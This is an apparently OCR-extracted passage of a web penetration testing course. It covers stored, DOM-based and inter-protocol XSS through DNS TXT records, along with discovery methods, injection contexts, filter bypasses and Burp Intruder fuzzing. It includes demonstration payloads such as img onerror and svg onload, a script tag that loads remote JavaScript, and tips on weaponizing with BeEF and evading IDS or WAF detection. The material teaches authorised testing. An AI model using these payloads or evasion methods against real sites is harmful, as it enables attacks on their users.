[2] Hacker's Prank Makes Websites Do Harlem Shake: https://sec542.com/7o

Inter-protocol Stored XSS II

- The JavaScript went from a DNS server (UDP port 53) to a DNS lookup website (such as MxToolbox.com) to a browser via port 80 or 443
- Pictures and words cannot give the full effect justice, so the upcoming XSS lab will demonstrate this vulnerability.



- While it's simply a demo, an attacker could weaponize this by sending hook.js from the Browser Exploitation Framework (BeEF, discussed shortly)
  - Then trick the victim into looking the DNS zone up via a web page

Inter-protocol Stored XSS II

In the screenshots shown above, the JavaScript is stored on the primary name server for sec542.info.

This server is running in the Security542 Linux VM, and currently contains a normal (non-JavaScript) TXT record ("42"). We will 'weaponize' this with JavaScript in the upcoming XSS lab.

You may view this zone by typing the following:

```
$ cat /etc/bind/zones/sec542.info.db
```

The web browser connects to the lookup site (http://sec542.org/dns) via HTTP (TCP port 80) and searches for "sec542.info". The server resolves the name via DNS (UDP port 53) and sends the results via HTTP back to the browser. The TXT record contains JavaScript, which is sent to the browser and executed as part of the DNS lookup site HTML:

```
<section id="txt" class="main">
    <div class="spotlight">
        <div class="content">
            <header class="major">
                <h2>TXT Records</h2>
            </header>
            <p><script src='//sec542.org/shake.js'></script>

        </div>
    </div>
</section>
```

DOM-Based XSS

Now for something a little bit different…

DOM-Based XSS, which can also be referred to as **Type 0** XSS

Still XSS, so some elements are the same…

- Exploitation still leads to JavaScript execution
- Flaw still more overtly impactful to the client
- Difficulty convincing many organizations of the importance

Methods of discovery and exploitation of this class often closer to Reflected XSS than Stored

- Most likely involves a dynamic request, non-persistent response, and social engineering

Wait, I thought this was supposed to be a completely different class of XSS

DOM-Based XSS

DOM-Based XSS rounds out the final category of XSS flaw we will be digging into. This one is a bit different, even though many elements are similar to the traditional Reflected and Stored XSS already discussed briefly.

We are still talking about an XSS flaw, so we would be attempting to achieve execution of JavaScript. The primary victim of DOM-Based XSS is still the client. We also still will struggle to convince many organizations of the true impact.

DOM-Based or Client XSS

The distinguishing feature of DOM-Based XSS is the client-side nature of the flaw:

- Server does not deliver attacker's JavaScript to the client
- Rather, in rendering the client side of application, JavaScript execution can occur

In traditional Reflected and Stored XSS, the goal was for the adversary to get the server side of the application to deliver our persistent or non-persistent JavaScript to the client:

- No such requirement for DOM-Based XSS

Input leading to JavaScript execution might not be delivered to the server side of the application at all

DOM-Based or Client XSS

The primary aspect of DOM-Based XSS that makes it unique is that the XSS payload will not necessarily require already weaponized code from the server. The nature of the flaw is such that the JavaScript capable of being executed need not be delivered already weaponized from the server. Rather, it might only be made lethal by the client-side code leveraging benign content from the server.

Truthfully, the content leading to JavaScript execution might not actually ever even make it to the server at all in some cases.

Two Classes to Rule Them All

You will most commonly see reference to three classes of XSS: **Reflected**, **Stored**, and **DOM Based**

However, another way of classifying XSS flaws might be encountered that includes only two distinctions: **Client XSS** and **Server XSS**

Client XSS	Server XSS
Non-Persistent	Non-Persistent
Persistent	Persistent

This classification scheme appreciates there can be both persistent and non-persistent versions of traditional and DOM-Based XSS

Don't think there is *a* right way to classify, but find it can be helpful for students and testers to understand/appreciate both approaches to classification

- And more importantly, be able to explain them to clients and developers

Two Classes to Rule Them All

While the three-category representation of Reflected, Stored, and DOM Based still seems to be the most common, at present, another way of classifying XSS has started to come up with increasing regularity. This approach to classifying XSS has us think of the various XSS flaws as either Server XSS or Client XSS.

Under this classification scheme, the suggestion is presented in the following way:

Client XSS	Server XSS
Non-Persistent	Non-Persistent
Persistent	Persistent

Course Roadmap

- Section 1: Introduction and Information Gathering
- Section 2: Content Discovery, Auth, and Session Testing
- Section 3: Injection
- **Section 4: XSS, SSRF, and XXE**
- Section 5: CSRF, Logic Flaws, and Advanced Tools
- Section 6: Capture the Flag

XSS, SSRF, and XXE

1. Document Object Model (DOM)
2. Cross-Site Scripting (XSS) Primer
3. Exercise: HTML Injection
4. XSS Impacts
5. BeEF
6. Exercise: BeEF
7. Classes of XSS
8. **Exercise: DOM-Based XSS**
9. Discovering XSS
10. XSS Tools
11. Exercise: XSS
12. AJAX
13. Data Attacks
14. REST and SOAP
15. Server-Side Request Forgery (SSRF)
16. Exercise: Server-Side Request Forgery
17. XML External Entities (XXE)
18. Exercise: XXE
19. Summary

Course Roadmap

The next section describes protecting cookies.

Exercise 4.3: DOM-Based XSS

SEC542 Workbook: DOM-Based XSS

Please go to Exercise 4.3 in the 542 Workbook.

Course Roadmap

- Section 1: Introduction and Information Gathering
- Section 2: Content Discovery, Auth, and Session Testing
- Section 3: Injection
- **Section 4: XSS, SSRF, and XXE**
- Section 5: CSRF, Logic Flaws, and Advanced Tools
- Section 6: Capture the Flag

XSS, SSRF, and XXE

1. Document Object Model (DOM)
2. Cross-Site Scripting (XSS) Primer
3. Exercise: HTML Injection
4. XSS Impacts
5. BeEF
6. Exercise: BeEF
7. Classes of XSS
8. Exercise: DOM-Based XSS
9. **Discovering XSS**
10. XSS Tools
11. Exercise: XSS
12. AJAX
13. Data Attacks
14. REST and SOAP
15. Server-Side Request Forgery (SSRF)
16. Exercise: Server-Side Request Forgery
17. XML External Entities (XXE)
18. Exercise: XXE
19. Summary

Course Roadmap

The next section describes protecting cookies.

XSS Discovery

What do we submit in our attempts to discover XSS flaws?

XSS fuzzing approaches and payload types:

- **Reflection tests:** Simple but unique strings to determine if input is reflected back: `42424242`
- **Filter tests:** Determine what characters get filtered or encoded: `<>()='"/;[]{}$--#&//`
- **PoC payloads:** These payloads attempt to prove the XSS flaw exists: `<script>alert(42);</script>`

XSS Discovery

Having seen some of the potential injection points for XSS, we have a sense for some of the places where we will inject. Now we turn to what we might inject at those various locations.

We refer to the items that we inject as payloads, though admittedly different tools employ different terminology. Types of payloads that we might want to employ in our XSS discovery fuzzing include reflection tests, filter tests, and PoC payloads.

Reflection tests employ a simple unique string that is injected. The goal of the reflection test is to find evidence of the data submitted being found within the application—for example, by injecting a payload of 42424242 into various inputs. We would not expect 42424242 to be naturally occurring within the application, so if we see evidence of that pattern in response traffic, then it seems likely that our supplied input is returned as part of the application. In its simplest form—the reflection test payload immediately being presented in the response—this test indicates a potential Reflected XSS vulnerability. However, this payload might also be found in locations other than the immediate response traffic.

Filter tests, which could be performed after a positive response for a reflection test, can help us determine whether and what type of filtering or encoding is employed by the application. Understanding the types of filtering can assist with our eventual attempts at filter bypass.


PoC payloads are what most people expect when thinking about fuzzing for vulnerability discovery. These payloads attempt to serve as a simple PoC to show that the XSS vulnerability is present. Further weaponization occurs during the exploitation phase, but a successful PoC is sufficient at the discovery phase of our methodology.

XSS Injection Points

Any user-controllable application input could prove vulnerable

Common entry points such as:

- URL query parameters
- POST parameters
- HTTP Headers
  - User-Agent
  - Referer
  - Cookies



For initial input, we submit an *innocuous but unique* string that allows us to easily identify when our input lands in the response

XSS Injection Points

Even though XSS does present a dramatically different style of injection or input attack than we have seen with command injection, SQL injection, File Inclusion, and others, the fact remains that Cross-Site Scripting still presents as an input flaw. For our initial discovery and interaction then, we will need to look to the enumeration of inputs we have already performed.

One significant tweak to the approach to our injection is that we will be focused heavily on input that ultimately gets embedded in the application's response, whether in a Non-Persistent (Reflected XSS) or Persistent (Stored XSS) manner. Effectively, any user-controllable input could provide a viable avenue for submitting input that could be dynamically made part of the application's response.

Though of course not an exhaustive list, common entry points include:

- URL query parameters
- POST parameters
- HTTP Headers
  - User-Agent
  - Referer
  - Cookies

Reflection Tests: Unique String Injection

Due to the dynamic nature of **Reflected XSS**, we could simply submit our test string and look at the immediate response to identify reflected input

- Probing for Stored XSS proves a bit more cumbersome

In **Stored XSS**, data supplied as input could be included as part of the response in a totally separate portion of the application not immediately rendered

- Input can also end up included in the response of multiple distinct locations, each of which needs to be assessed independently

Rather than submitting the same innocuous string for all input, unique variations will need to be employed for each distinct input

- Allowing us to identify which input caused a result we only see later in interaction with the application

Reflection Tests: Unique String Injection

With the dynamic and non-persistent nature of Reflected XSS attacks, input immediately becomes part of the application's response. The persistent nature of Stored XSS flaws doesn't preclude them from being rendered immediately, but we do need to account for the cases in which our input renders elsewhere within the application that is not part of the direct response of our input.

Simply using a static unique string like 424242424242 would still allow us to possibly encounter our strings that end up within a different portion of the application. However, we would not be able to easily determine the connection between the string being presented. Imagine an application logging the filenames of profile pics when users upload them. This log of filenames is able to be displayed by the user but is not the page returned after successful upload. If we used our static string of 424242424242, then it might not be immediately obvious that it was the uploaded filename rather than other fields that proved injectable.

Rather than just a string that is unique when compared to all data typically displayed by the application, we would really prefer an injection string that is unique among all of our injection strings. Having a 1:1 correlation between inputs and outputs would allow for easier and more efficient determination of *the* input that resulted in the content being subsequently sent back to the client.

Common XSS Injection Contexts

Assume we have discovered our clever, but innocuous and very likely unique-for-the-app string, **424242424242**, contained in a response

Injection context: Understanding the contextual details of the response containing our input is vital to get JavaScript to execute where our input lands

Some of the most common XSS injection contexts are:

HTML content:

```
<div><p> Don't Panic, 424242424242 </p></div>
```

Tag attribute:

```
<input type="text" name="xss" value="424242424242">
```

Existing JS code:

```
<script>var HitchHiker="424242424242"; … </script>
```


Common XSS Injection Contexts

We need to carefully review where our input lands in the HTTP Response since our goal is not to submit an innocuous string but rather to achieve JavaScript execution capabilities. We refer to this as understanding the **injection context**. The injection context takes into consideration where within the source code our input ends up so that we can understand how our input might need to be altered in order to achieve execution.

Some of the most commonly encountered injection contexts are:

- HTML content
- Tag attribute
- Existing JavaScript code

Note: Later we will also be discussing how to identify which characters get stripped or sanitized prior to output. Naturally, this, too, plays a role in our being able to successfully achieve code execution.

XSS Injection Context: HTML Content

Input: `424242424242`

Initial HTML:

```
<div><p> Don't Panic, 424242424242 </p></div>
```

Context Considerations:

Payload can be self-contained and doesn't require any particular prefix or suffix due to the context

Example Payload – Broken Image Injection:

```
<img src="x" onerror=alert(42);/>
```

Resultant HTML:

```
<div><p>Don't Panic, <img src="x" onerror=alert(42);/> </p></div>
```


XSS Injection Context: HTML Content

Let's look at a simple injection context. Here we will find our input simply being dropped in directly as HTML content being displayed. Without filtering or other mitigations, this injection context will provide many possibilities.

Input: `424242424242`

Initial HTML:

```
<div><p> Don't Panic, 424242424242 </p></div>
```

Contextual Considerations:

Self-contained payloads work well here, and no particular prefix or suffix will necessarily be required.

```
Example Payload – Broken Image Injection:
<img src="x" onerror=alert(42); />
```

Resultant HTML:

```
<div><p> Don't Panic, <img src="x" onerror=alert(42); /> </p></div>
```

XSS Injection Context: Tag Attributes

Input: `424242`

Initial HTML:

```
<input type="text" name="xss" value="424242">
```

Context Considerations:

- Prefix option to close value assignment and possibly close the tag `">`
- Suffix depends on whether additional tags injected

Example Payload - Event Injection:

```
424242" onload="alert(42)
```

Resultant HTML:

```
<input type="text" name="xss" value="424242" onload="alert(42)">
```


XSS Injection Context: Tag Attributes

Another common injection context is for our input to be delivered within HTML as the value of a tag attribute. We are within an existing HTML element, which changes things a bit. Main considerations are being mindful of the element we are within and whether and how we will terminate the element or remain contained within the tag.

Input: `424242`

Initial HTML:

```
<input type="text" name="xss" value="424242">
```

Context Considerations:

- Prefix option to close value assignment and possibly close the tag `">`
- Suffix depends on whether additional tags injected

Example Payload – Event Injection:

```
424242" onload="alert(42)
```

Resultant HTML:

```
<input type="text" name="xss" value="424242" onload="alert(42)">
```

XSS Injection Context: Existing JS Code

Input: `424242`

Initial HTML:

```
<script>var HitchHiker="424242"; … </script>
```

Context Considerations:

- Suffix options include JS line terminator `;` and single line comment delimiter `//`
- Often will be within a JS function, so closing parenthesis might also be needed `)`

Example Payload:

```
42";alert(42);//
```

Resultant HTML:

```
<script>var HitchHiker="42";alert(42);//"; … </script>
```


XSS Injection Context: Existing JS Code

Many applications these days incorporate heavy client-side JavaScript for much of their functionality. This can lead to the next injection context, where our input lands within existing JavaScript code. Obviously, there can be many different contexts within this one, but one key thing to be mindful of is how to exit cleanly.

Input: `424242`

Initial HTML:

```
<script>var HitchHiker="424242"; … </script>
```

Context Considerations:

- Suffix options include JS line terminator, `;` ,and single line comment delimiter, //
- Often will be within a JS function, so closing parenthesis, `)`, might also be needed

Example Payload:

```
42";alert(42);//
```

Resultant HTML:

```
<script>var HitchHiker="42";alert(42);//"; … </script>
```


Filter Tests

- Discovering an injection point that yields immediate or delayed reflection != XSS vulnerability
- A *possible* next step would be to test for the presence and efficacy of any filtering or encoding:
  - You could immediately jump to a simple PoC if you suspect no filters will be present or as a quick sanity test
- Filtering or encoding is increasingly common
- Majority of filters block known bad characters rather than allow known good, which presents opportunities for evasion or bypass
  - Enumerating all possible evil proves rather difficult

Filter Tests

Though we have determined that input does indeed get reflected back within the server's response, this still does not mean that we have discovered an exploitable XSS flaw. After our reflection tests, we can move on to the filter tests. This serves as a possible next step rather than a required one. Perhaps for efficiency or because you have little expectation of filtering, it could be reasonable to immediately attempt a straightforward XSS PoC payload.

However, a more thorough, professional, and repeatable approach would be to move into the filter test. Input filtering or output encoding occurs with more regularity as shops begin to employ better web application security practices. However, filtering is still far from a given. Those filters that do exist are predominantly based on blocking bad characters (and allowing the rest) as opposed to allowing known good characters (and blocking the rest). Put simply, a block-based filter approaches the world with a list of all possible evil and seeks to thwart it. We often see simple filters for a single quote (') or the angle brackets (< >). Block lists are difficult to get right due to various forms of legitimate encoding, and, moreover, the requirements imposed by the business.

Filter Bypass/Evasion

- The goal of the filter test is to determine whether, and how, filtering/encoding is employed that could impact successful XSS payload execution
- Better understanding of application filtering/encoding could allow us to craft attacks accordingly
- For example, applications might filter/encode the **<** and **>**
- In response, we could:
  - Target XSS payloads that specifically do not require those characters
  - Craft the XSS payload with hopes of escaping the filter logic
  - Encode the data to confuse or bypass the filter

Filter Bypass/Evasion

The goal of this phase of our XSS fuzzing is to develop an understanding of the input filtering or output encoding performed by the application. By understanding what is, and what is not, filtered, we can have a greater chance of successfully bypassing the filter or encoding. We can craft our eventual XSS payloads according to the knowledge we gain about the security countermeasures being leveraged by the application.

Perhaps the most common type of filtering for expected XSS targets is to block the angle brackets. Although this is not the only type of filter you will encounter, it is a common one used when the application owners are concerned about the potential for XSS attacks. Unfortunately for them, simply blocking the literal '<' or '>' is not sufficient to preclude successful XSS discovery and exploitation.

We could simply leverage XSS payloads that do not require the angle brackets, attempt to escape the filter logic, or encode the data to fly right through the filter.

DOM Event Handler Bypass

The most commonly filtered XSS input is the `<script>` tag

Beyond the full script tag, the angle brackets would be the characters most likely to get filtered or encoded during output

Events can call JavaScript without having to reference `<script>`

Based on context, might not even require angle brackets at all

DOM event handlers can sometimes provide a simple bypass opportunity

- Depending on where our input ends up within the HTML

Example Event Payload: `onerror=alert(42)`

DOM Event Handler Bypass

With filtering becoming more common all the time, we will often find `<script>` or perhaps the angle brackets entirely filtered out. Event handlers provide an extremely powerful opportunity for us. Event handlers can directly call JavaScript without even requiring the `<script>` tag.

Not only do the event handlers obviate the need for the tag, they can go even further than that by possibly allowing us to not even necessarily require angle brackets at all. This possibility is most likely to be the case with the tag attribute context discussed previously.

Let's look at an example use of the event handlers.

Event Handler: HTML Injection to Script Injection

`<script>` tags are filtered out or encoded

However, perhaps `<img>` and `<a>` tags seem to get rendered properly

- Certainly have some fun HTML Injection opportunities

Event handlers would be an important possible injection to gain scripting ability without the `<script>` tag

Rather than `<script>alert(42)</script>`, we inject:

```
<img src="blah" onerror=alert(42)>
```

`blah` doesn't exist so onerror will fire... better trigger pop-up box

Great small event injection: `<svg onload=alert(42)>`

Event Handler: HTML Injection to Script Injection

Here is an example in which we find ourselves supplying input to an application. In this case, angle brackets seem unfiltered, though `<script>` tags are filtered out.

Our typical injection is:

```
<script>alert(42)</script>
```

Rather than that approach, we inject:

```
<img src="blah" onerror=alert(42)>
```

That nonexistent image will cause the injected **`onerror`** event to be triggered.

Bypassing Browser Filters

- During the discovery phase, we attempt to find out whether the application shows evidence of an XSS flaw
- The goal is not to determine whether a certain browser might protect users:
  - This is rarely the goal
- Unless required or compelled by the client to perform browser bypass, consider this out of scope
- For a pure web application penetration test, the browser is not the focus of the assessment

Bypassing Browser Filters

Although the previous discussion of browsers and filter bypass focused squarely on our own browser's role, what about taking into account other browsers? We have little control over the version, vendor, or configuration of browsers being employed by folks who would be the victims of any live XSS attack. So how, then, are we to deal with the issue of in-browser XSS filters existing on the potential victims?

Unless the details of the penetration test specifically require considering potential victims' browsers, this should be considered out of scope for a web application penetration test. This is not simply a way of having to get out of the challenge of bypassing browsers' XSS filters. Rather, this is just an understanding that our focus is on assessing the web application vulnerabilities. Does the web application exhibit an XSS vulnerability? Does a potential victim browser have anything to do with that question?

Now, some folks will suggest that much the same way that we might be asked to bypass a web application firewall (WAF), we could also be tasked with bypassing the browser protections. These feel rather different, though. The WAF exists specifically to protect applications being assessed, whereas the browser protections do not. Browser XSS filters have been bypassed quite often, and although this could be a fun engagement, this is not the focus of a web application penetration test.

XSS PoC Payloads

Collections of XSS payloads ready for fuzzing already exist:

- **Fuzzdb:** XSS payloads under `/opt/fuzzdb/attack-payloads/xss`
- **JBroFuzz:** Part of ZAP's fuzzer `/opt/jbrofuzz/`
- **Burp:** Pro expands on payloads provided in Burp Free
- **ZAP:** Simply a collection of JBroFuzz and some fuzzdb
- **XSSer:** Includes a "valid payload vectors" list specific to XSS

Note that simply hitting every potential input with all XSS payloads will be far from subtle

- Might also get you blocked/shunned by the target

XSS PoC Payloads

Collections of XSS payloads already exist. A number of them have already been discussed as part of general fuzzing or with respect to fuzzing for particular types of flaws.

There are a number of fuzzing payloads that also include XSS representation: JBroFuzz,[1] fuzzdb,[2] the lists included with ZAP, Burp free, and Burp Pro. Another collection that can prove useful was developed as part of the tool XSSer (available in the Security542 VM at /opt/xsser/core/fuzzing/vectors.py). Many items from the list are already included as part of XSSer but can also be used in other tools. The list is referred to as the XSSer valid payload vectors[3] and includes some items not referenced elsewhere.

Although fuzzing with XSS payloads will typically not cause significant harm to applications, care should nonetheless be taken when performing any type of fuzzing. An additional consideration about fuzzing XSS has to do with the lack of subtlety involved. Launching a large-scale fuzzing campaign will certainly increase the chance that the target will detect your efforts. If stealth is a required element of your penetration test, then the full-throttle fuzzing with default payloads will likely not be a desirable approach.

Greater stealth can be achieved by decreasing the speed with which the fuzzing strings are submitted. Also, changing the payloads can prove useful because many of these strings are overt and have direct IDS or WAF signatures associated with them.

References:
[1] Jbrofuzz: https://sec542.com/44

[2] Fuzzdb: https://sec542.com/14

[3] XSSer: https://sec542.com/4y

Course Roadmap

- Section 1: Introduction and Information Gathering
- Section 2: Content Discovery, Auth, and Session Testing
- Section 3: Injection
- **Section 4: XSS, SSRF, and XXE**
- Section 5: CSRF, Logic Flaws, and Advanced Tools
- Section 6: Capture the Flag

XSS, SSRF, and XXE

1. Document Object Model (DOM)
2. Cross-Site Scripting (XSS) Primer
3. Exercise: HTML Injection
4. XSS Impacts
5. BeEF
6. Exercise: BeEF
7. Classes of XSS
8. Exercise: DOM-Based XSS
9. Discovering XSS
10. **XSS Tools**
11. Exercise: XSS
12. AJAX
13. Data Attacks
14. REST and SOAP
15. Server-Side Request Forgery (SSRF)
16. Exercise: Server-Side Request Forgery
17. XML External Entities (XXE)
18. Exercise: XXE
19. Summary

Course Roadmap

The next section describes protecting cookies.

Interception Proxies

- Interception proxies such as Burp and ZAP play a significant role in our manual discovery and verification of XSS flaws
- In particular, the proxies can facilitate fuzzing various aspects of the web application
- Naturally, any injectable parameters exposed in the interception proxy will be targeted
- However, other less obvious locations might also be vulnerable:
  - User-Agents, Cookies, HTTP Headers, Referer

Interception Proxies

Interception proxies naturally play a primary role in the manual discovery and verification of XSS flaws. They prove particularly useful in allowing for thorough fuzzing of all aspects of the web application. Although there are browser extensions that can provide a simple-to-use means to testing for XSS, they fall short on fully assessing the various inputs exposed via the application.

With Burp and ZAP, our interception proxies of choice, we can perform fuzzing against the application with a goal of discovering XSS flaws. Any injectable parameters or form fields identified by the proxy can serve as prime targets. However, more than just these inputs need to be assessed. Effectively, everything we submit can be thought of as input to the application and potentially in scope for assessment. Practically, some elements are more likely to be of use than others.

Some examples of input that could potentially be relevant to XSS that might not appear as obvious injection points are User-Agents, cookies, session tokens, custom HTTP headers, HTTP referer, and so on.

Note: The misspelling of "referer" is per the RFC, as noted in RFC 2616: https://sec542.com/4k

Burp Intruder: Reflection Tests


- Burp Intruder can be particularly effective at assisting with manual or fuzzed XSS reflection tests
- **Battering Ram:** An attack type in Burp Intruder that submits one payload at multiple positions simultaneously
- **Grep Payloads:** An option in Burp Intruder that searches the application's responses for the submitted payload
- **Battering Ram + Grep Payloads:** Enables us to simultaneously fuzz multiple injection points per request to see if any of them are found in a response
- Follow up with a Burp Intruder attack type of Sniper to determine which injection point yielded the reflection

Burp Intruder: Reflection Tests

As with all input or injection flaws, Burp Intruder's fuzzing capabilities can prove extremely helpful with XSS fuzzing. Leveraging the approach discussed previously, we can start by focusing first on tests for reflection. The goal is to identify any possible entry points that could yield reflection.

Our Burp Intruder workflow first employs the Battering Ram attack type coupled with Grep Payloads. If the results suggest potential reflection, then we can follow up with using the Sniper attack type to determine which individual injection points resulted in reflection.

Battering Ram



Battering Ram

One great aspect of using Burp Intruder is that we are not limited by where we can attempt injection. With Burp Intruder, it is just another position that can be set.


The screenshot shows selecting the **Battering Ram** attack type. This is found on the Positions tab of Burp Intruder. As shown, we have also selected five different positions (or injection points).

The injection points highlighted above include:

- URL parameter
- HTTP User-Agent
- HTTP referer
- And two different HTTP cookies

Because we leverage the Battering Ram attack type, each of these injection points will simultaneously be replaced with the payload of our choosing.

Grep: Payloads




Grep: Payloads

An aspect of Burp Intruder that matches perfectly our goal of finding reflected input is found under the Options tab of Burp Intruder. Specifically, we are interested in the Grep - Payloads option. This technique has Burp look in the response traffic for the payloads we inject.

So, if we inject **42424242**, then Grep - Payloads will look within the responses for evidence of that string. This means we can easily look for reflected input.

Initial Reflection Test Results




Initial Reflection Test Results

This screenshot shows the results of our simple Battering Ram + Grep Payloads intruder run. Notice the **P grep** column, which exists because we selected Grep Payloads. A check box indicates that our payload (in this case, **42424242**) was found in the response traffic.

Performing a search of the response shows that our string in question actually occurs six times in the response traffic, even though we injected it in only five locations. While given the relatively small number of entries, we could step through this, but if we were injecting in many more places, stepping through could prove cumbersome.

Follow-Up Sniper Attack



Follow-Up Sniper Attack

Rather than stepping through each of the reflections from the Battering Ram attack, we can circle back to Burp Intruder. This time, we will hit all the same positions, with the same payload, but leverage a Sniper attack type rather than Battering Ram. With Sniper, only one position can be targeted at a time, which means that each of our five positions will be injected in separate requests. Again, looking to the P grep column, we can find which requests, and therein positions, resulted in input being reflected back into the response.

Reflected POST

Inducing users to send a GET request via clicking a link or fetching a resource is fairly straightforward:

- Methods of tricking a user to POST according to our needs is less obvious

Perhaps a bit more challenging, but certainly not unachievable

Before going down this path, though, do ensure you check if the target in question supports parameters being passed as query parameters:

- Even if the typical approach involves POST payload, URL query parameters might still be accepted, even if atypical for the site

Hosting our own HTML forms on a site we control provides the most obvious approach:

- Hidden automatically submitting HTML forms can work well

Reflected POST

While there is still nuance in successfully delivering links to target users and having them click or otherwise carry out the request, the basic idea is pretty obvious. Emailing the standard form of the link might not be the coolest or most professional seeming method of XSS delivery, but it can still prove effective.

GET -> POST XSS Flaws

HTTP POST method does not use the URL for parameters:

- This makes XSS harder to demonstrate with a link

`get2post.py` from Mark Baggett (**@MarkBaggett**), GSE #15 and author of *SEC573*, allows us to use a demo link, passing it the target and POST payloads as URL parameters:

- Run get2post.py on an accessible server we control
- The GETified URL will use the target parameter for redirection
- Additional query parameters become POST payloads

GET -> POST XSS Flaws

GET makes it easy to demonstrate and social engineer XSS flaws. Parameters are conveniently passed via the URL.

